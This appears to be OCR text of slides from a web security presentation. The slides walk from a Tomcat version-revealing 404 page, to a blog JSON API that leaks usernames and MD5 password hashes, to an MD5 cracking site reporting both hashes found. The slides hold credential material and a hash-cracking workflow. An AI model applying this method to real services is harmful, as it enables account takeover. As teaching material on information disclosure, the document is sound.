
The following mailing lists are available:

tomcat-announce
Important announcements, releases, security vulnerability notifications. (Low volume).

tomcat-users
User support and discussion

taglibs-user
User support and discussion for Apache Taglibs

tomcat-dev
Development mailing list, including commit messages




HTTP Status 404 - /lskjdfs

type Status report

message /lskjdfs

description The requested resource is not available.

Apache Tomcat/8.0.1



This is not the web page you are looking for.


Find code, projects, and people on GitHub:

Contact Support — GitHub Status — @githubstatus

```
{"posts":[{"title": "Java Rocks!!!","content":"Groovy is better!!!!!!","author":
[{"firstName":"Chris","lastName":"Judd","username":"cjudd","password":"7b24afc8bc80e548d
66c4e7ff72171c5"}]},{"title":"Tip: Causes of
java.lang.ClassNotFoundException","content": "Class loading issues are a common
frustration for many Java developers. The dreaded java.langClassNotFoundException means
they can forget about going home at a reasonable hour. While Java class loading is very
powerful feature, it is also a very flexible and confusing feature. But don’t let this
exception scare you. The majority of the time, there are three very practical things to
look at in order to resolve the issue.","author":
[{"firstName":"Jim","lastName":"Shingler","username":"jshingler","password":"7c6a180b368
96a0a8c02787eeafb0e4c"}]}]}
```

```
{
    "posts": [{
        "title": "Java Rocks!!!",
        "content": "Groovy is better!!!!!!",
        "author" : [{
            "firstName" : "Chris",
            "lastName" : "Judd",
            "username" : "cjudd",  ←
            "password" : "7b24afc8bc80e548d66c4e7ff72171c5"  ←
        }
        ]
    }, {
        "title": "Tip: Causes of java.lang.ClassNotFoundException",
        "content": "Class loading issues are a common frustration for many Java 
developers. The dreaded java.langClassNotFoundException means they can forget about 
going home at a reasonable hour. While Java class loading is very powerful feature, it 
is also a very flexible and confusing feature. But don’t let this exception scare you. 
The majority of the time, there are three very practical things to look at in order to 
resolve the issue.",
        "author" : [{
            "firstName" : "Jim",
            "lastName" : "Shingler",
            "username" : "jshingler",  ←
            "password" : "7c6a180b36896a0a8c02787eeafb0e4c"  ←
        }
        ]
    }]
}
```

```
"author" : [{
  "firstName" : “Chris",
  "lastName" : "Judd",
  "username" : "cjudd",
  "password" : "7b24afc8bc80e548d66c4e7ff72171c5"
}]

"author" : [{
  "firstName" : "Jim",
  "lastName" : "Shingler",
  "username" : "jshingler",
  "password" : "7c6a180b36896a0a8c02787eeafb0e4c"
}]
```



HashKiller.co.uk allows you to input an MD5 hash and search for its decrypted state in our database, basically, it's a MD5 cracker / decryption tool.

How many decryptions are in your database?
We have a total of just over **43.745 billion** unique decrypted MD5 hashes since August 2007.

Please input the MD5 hashes that you would like to be converted into text / cracked / decrypted. NOTE that space character is replaced with [space]:

Please note the password is after the : character, and the MD5 hash is before it.

Status: We found 2 hashes! [Timer: 133 m/s] Please find them below...

MD5 Hashes:

